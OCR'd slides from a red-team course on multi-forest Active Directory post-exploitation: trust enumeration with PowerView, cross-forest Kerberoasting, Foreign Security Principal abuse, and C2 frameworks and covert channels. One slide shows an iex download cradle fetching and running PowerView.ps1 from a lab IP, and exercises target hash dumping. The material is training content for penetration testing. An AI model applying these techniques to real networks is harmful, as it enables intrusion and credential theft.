
10.0.2.220
Host: certsrv



Hacking Windows


Multi Forest Post Exploitation and Pivoting

Multi Forest LAB



AD Forest

- A forest is a logical construct used by Active Directory Domain Services to group one or more trees or domains.
- Forest is a collection of domains and domain trees. All trees in a Forest share a common schema, global catalog and configuration.
- The "`Install-ADDSForest`" cmdlet installs an Active Directory forest configuration



Forest Enumeration

- `Get-ADForest` cmdlet: Used to enumerate the domain forest details
  - `Get-ADForest -Identity <plum.local>` - Enumerates the forest plum.local
  - `Get-ADForest -Current LoggedOnUser` - Enumerates the forest with the access of current user
- `Get-Forest` (PowerView) - Enumerates the current or specified forest
  - `Get-Forest -Forest plum.local` - Enumerates the forest plum.local
- `Get-ForestDomain` (PowerView) - Enumerates all domains in the current of specified forest
  - `Get-ForestDomain -Forest plum.local` - Enumerates all the domains in plum.local forest

NotSoSecure part of claranet cyber security

Forest/Domain Trust

- **Unidirectional**

In unidirectional trust, between Domain A and Domain B, users in Domain A can access resources in Domain B. However, users in Domain B can't access resources in Domain A.

Members of Forest 1 can access resources located in Forest 2.

Members of Forest 2 can't access resources located in Forest 1 using the same trust.

- **Bidirectional**

Domain A trusts Domain B and Domain B trusts Domain A

Each time you create a new domain in a forest, a two-way, transitive trust relationship is automatically created between the new domain and its parent domain

NotSoSecure part of claranet cyber security

Trust types

- **Parent-child trust:** A two-way transitive trust is established with its parent whenever a new domain is created in a tree
- **Tree-root trust:** A tree-root trust (two-way transitive) is established when a new domain tree is added to a forest
- **Shortcut Trusts:** A one-way or two-way transitive trust between the child domains
- **External Trusts:** A one-way or two-way nontransitive trust between Active Directory domains that are in different forests
- **Realm Trusts:** A one-way or two-way trust between a non-Windows Kerberos realm, by default nontransitive but can be made transitive
- **Forest Trusts:** A transitive trust between a forest-root-domain in one forest and a forest-root-domain in another forest, can be one-way or two-way

NotSoSecure part of claranet cyber security

Trust Enumeration

- Domain Trust Enumeration
  - `Get-DomainTrust` (PowerView) - Enumerates the trust between Domains.

    ```
    Get-DomainTrust
    domain prod.plum.local
    ```
- Forest Trust Enumeration
  - `Get-ForestTrust` (PowerView) - Enumerates the Forest Trust between given forests.


    ```
    Get-ForestTrust -Forest
    plum.local
    ```
    Gets the trust between plum.local forest and other forests.

```
PS C:\Windows\system32> Get-ForestTrust


TopLevelNames             : {partner.local}
ExcludedTopLevelNames     : {}
TrustedDomainInformation  : {partner.local}
SourceName                : enterprise.local
TargetName                : partner.local
TrustType                 : Forest
TrustDirection            : Bidirectional
```


NotSoSecure part of claranet cyber security

Kerberos Process across Trusting Domains

1. User **NTLM/AES hash to** request TGT
2. TGT enc w/**krbtgt hash**
3. TGS request for server
4. Inter-realm TGT enc w/ **inter-realm trust key**
5. TGS request for server w/ inter-realm TGT
6. TGS for server enc w/ server's **account hash**
7. Present TGS for service enc w/ server's **account hash**



Kerberos Process across Trusting Domains



Kerberos Process across Trusting Domains

- User A requests TGT to the DC of the Domain **A**
- DC sends the TGT to User A encrypted with the hash of krbtgt user
- User A then requests TGS to the DC **A** for accessing the service in Domain **B** with its respective SPN
- DC A will provide the User A with an **inter-realm TGT** key which is encrypted with the **inter-realm trust key**

NotSoSecure part of claranet cyber security

Kerberos Process across Trusting Domains

- User A requests the TGS from DC **B** with the inter-realm TGT key
- User A receives the TGS key from DC B encrypted with the service account's hash
- User A provides the TGS for service which was encrypted with the service account's hash

NotSoSecure part of claranet cyber security

Kerberoasting across Forests

- It is possible to perform Kerberoasting across Forest/Domain Trusts
- Attacker must need TGS of named service account with SPN
- PowerView, Active Directory Module or even PowerShell can be used to request TGS from named account having SPN

NotSoSecure part of claranet cyber security

Exercise 4.11


Demo 4.11

Kerberoasting

- Using the credentials gained earlier, Perform Cross Forest Enumeration
- Abuse Cross Forest Trust to perform Kerberoasting and gain local admin on a host in the new forest
- Gain access to 192.168.8.9 and read secret.xml file

Hacking Windows

Foreign Security Principal



FSP – Cross Forest Abuse

- FSP (Foreign Security Principal) represents a security principal in a trusted external forest
- Each FSP object holds the SID of the foreign object which is used by Windows system to resolve its friendly name using the trust relation Golden tickets and SID filtering
- The foreign domain controller's ticket-granting-ticket (TGT) can be extracted on the attacker-controlled server due to various misconfigurations
- Extracted TGT can be reapplied and used to compromise the credential material in the foreign forest

NotSoSecure part of claranet cyber security

Foreign Security Principal Enumeration

- Foreign Security Group Enumeration
- `Find-ForeignGroup` (PowerView) – Enumerates and lists the SID of object which has access to object of other forest

```
PS C:\Users\emp1> iex (New-Object Net.Webclient).DownloadString('http://192.168.11.206:8000/PowerView.ps1')
PS C:\Users\emp1> Find-ForeignGroup -Domain partner.local


GroupDomain             : partner.local
GroupName               : Administrators
GroupDistinguishedName  : CN=Administrators,CN=Builtin,DC=partner,DC=local
MemberDomain            : partner.local
MemberName              : S-1-5-21-536799846-954646087-829827550-1105
MemberDistinguishedName : CN=S-1-5-21-536799846-954646087-829827550-1105,CN=ForeignSecurityPrincipals,DC=partner,DC=loc
                          al
```

NotSoSecure part of claranet cyber security

Exercise 4.12

Demo 4.12

Foreign Security Principal

- Identify a Foreign security principal (FSP) i.e., any resource in the **enterprise.local** having some privilege in other forest **partner.local**
- Perform privilege escalation and gain access to **Prod-DC** in **enterprise.local** forest to dump hashes for discovered FSP

Hacking Windows

C2 Frameworks

C2 Frameworks

- Command-and-Control (C&C) system is an essential part of remotely-conducted cyber attacks and is used in post exploitation activities
- After getting initial foothold C2 can be used in exploitation, privilege escalation, pivoting, lateral movement, maintaining access and data exfiltration
- Crucial for Red Team Engagements (Open Source / Paid)
- C2 can also be used for collaboration and sharing access between pentesting teams


NotSoSecure part of claranet cyber security

Benefits

- High degree of customizability and Built-in polymorphism
- Can be setup in a centralized or decentralized architecture
- Inbuilt features like AV evasion, cross-platform payload generation, and support for third-party tools like Mimikatz, Rubeus etc.
- Multiple channel of communication along with encryption for robustness and stealth such as HTTP, SMB, DNS
- Covert communication mechanisms that mimic regular traffic patterns such as C2 traffic can occur through pages and images on social networking sites

NotSoSecure part of claranet cyber security

C2 Framework



Reference:
https://raw.githubusercontent.com/wiki/cobbr/Covenant/images/covenant-gui-dashboard.png

NotSoSecure part of claranet cyber security

Examples of Popular Frameworks

- APfell
- Caldera
- Metasploit
- Cobalt Strike
- Covenant
- Faction
- Koadic
- Merlin
- Poshc2
- Sliver

NotSoSecure part of claranet cyber security

The C2 Matrix Project

- Goal of this project is to point you to the best C2 framework based on your requirements and target environment.

  https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0

Reference:
https://www.thec2matrix.com/about

NotSoSecure part of claranet cyber security

Communication Structure

- Centralised architectures
  - The classic design for C2 is based on a centralised architecture where one or more servers are exclusively used to coordinate C2 communication
  - While centralised architectures are robust to random failure, they are fragile against strategic attacks
  - Centralised C2 networks are not scalable
- Decentralised architectures
  - Main design Goals are scalability, strong availability and fault tolerance
  - Also known as Peer-to-Peer (P2) architecture
  - Large amounts of redundancy against targeted attacks, consequently in comparison to centralised C2

NotSoSecure part of claranet cyber security

Some Stealthier Communication Techniques

DNS

- It is also possible to use the DNS system as a communication channel rather than just as a way to set up the channel
- Domain Generation Algorithms (DGA)
  - The function of a DGA is to allow the malware to programmatically generate domains for which it attempts to access a command-and-control server. It is then up to the attacker to ensure they control the domains that will be generated
- NameCoin
  - Namecoin is related to Bitcoin and provides a decentralized method to register and control domain names. Namecoin service use the ".bit" top-level domain
  - Anonymously purchase a domain outside the control of any international body

NotSoSecure part of claranet cyber security

Some Stealthier Communication Techniques

- Protocol Mimicking/Hiding
  - The idea is to hide certain, noticeable communications of C2 by making them look like they belong to a normal protocol
  - For example, hiding C2 frameworks traffic that uses TOR to look like skype call
  - Two or more protocols can also be merged such as SSH and HTTP to evade detection
- Esoteric C&C Channels
  - Example: One of the proposed channels is to make use of the microphones and speakers found in most laptops in order to transmit data between machines using inaudible frequencies
  - With this technique approximately 20bit/s up to a range of 19.7m can be achieved

NotSoSecure part of claranet cyber security

Covenant


- ASP.NET Core, cross-platform application that includes a web-based interface that allows for multi-user collaboration
- Mainly for Windows Targets
- No tools for scanning and exploiting a target's external network, however it comes with several Launchers that can be used to generate payloads
- API for automation
- Developed in C#

Reference:
https://github.com/cobbr/Covenant

NotSoSecure part of claranet cyber security

